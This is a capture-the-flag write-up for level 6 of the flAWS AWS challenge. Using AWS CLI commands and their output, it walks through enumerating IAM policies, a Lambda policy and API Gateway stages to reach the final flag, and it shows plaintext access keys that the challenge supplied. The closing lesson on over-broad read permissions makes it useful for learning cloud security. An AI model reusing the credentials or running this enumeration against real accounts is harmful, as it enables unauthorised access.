
```
[Kevin-Mukam:~ kev$ aws configure --profile level6
AWS Access Key ID [None]: AKIAJFQ6E7BY57Q3OBGA
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]: json
```

   - Checking the user policies




```
[Kevin-Mukam:~ kev$ aws iam list-attached-user-policies --user-name level6 --profile level6
{
    "AttachedPolicies": [
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        },
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        }
    ]
}
```

   - Trying to get the policy details. I copy the first Arn (Amazon Resource Names uniquely identify AWS resources).
   - I use the command
     aws iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --profile level6
   - From the results, I get the Policy ID and version
   - I then copy the Arn and use the command
     aws iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4 --profile level6




```
[Kevin-Mukam:~ kev$ aws iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --profile level6
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17+00:00",
        "UpdateDate": "2017-02-20T01:48:17+00:00"
    }
}
[Kevin-Mukam:~ kev$ aws iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-i
d v4 --profile level6
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17+00:00"
    }
}
```

- It can be noted here that it uses the GET method.
- Next, I check the functions for the profile level6 using the command
  aws lambda list-functions --profile level6
- Next, checking the policies attached to this function name
  aws lambda get-policy --function-name Level6 --profile level6




```
Kevin-Mukam:~ kev$ aws lambda get-policy --function-name Level6 --profile level6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Allow\
",\"Principal\":{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:975426
262029:function:Level6\",\"Condition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}
}}]}",
    "RevisionId": "98033dfd-defa-41a8-b820-1f20add9c77b"
}
```

- I can identify the resource, the condition (execute api), the API id.
- Next step will be using the function get-stages to get information about stage resources.
  aws apigateway get-stages --rest-api-id s33ppypa75 --profile level6
- This gives the stage name "Prod".



```
Kevin-Mukam:~ kev$ aws apigateway get-stages --rest-api-id s33ppypa75 --profile level6
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": "2017-02-26T19:26:08-05:00",
            "lastUpdatedDate": "2017-02-26T19:26:08-05:00"
        }
    ]
}
```

- Using the resources provided in Amazon's documentation, https://docs.aws.amazon.com/apigateway/latest/developerguide/how-to-call-api.html
- I enter the following link in the browser: https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6
- (s33ppypa75 is the API ID, Prod is the stage name and level6 is from the GET function)
- The page displays the following link
  http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/
- The End !



flAWS - The End

Lesson learned

It is common to give people and entities read-only permissions such as the SecurityAudit policy. The ability to read your own and other's IAM policies can really help an attacker figure out what exists in your environment and look for weaknesses and mistakes.

Avoiding this mistake

Don't hand out any permissions liberally, even permissions that only let you read meta-data or know what your permissions are.

SOURCES:

Retrieving instance metadata
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html

Amazon API Gateway concepts
https://docs.aws.amazon.com/apigateway/latest/developerguide/api-gateway-basic-concept.html

get-function
https://docs.aws.amazon.com/cli/latest/reference/lambda/get-function.html

get-policy
https://docs.aws.amazon.com/cli/latest/reference/iam/get-policy.html

get-stages
https://docs.aws.amazon.com/cli/latest/reference/apigateway/get-stages.html

Invoking a REST API in Amazon API Gateway
https://docs.aws.amazon.com/apigateway/latest/developerguide/how-to-call-api.html

aws_session_token
https://docs.aws.amazon.com/credref/latest/refdocs/setting-global-aws_session_token.html

create-profile
https://docs.aws.amazon.com/cli/latest/reference/alexaforbusiness/create-profile.html

list-users
https://docs.aws.amazon.com/cli/latest/reference/iam/list-users.html#list-users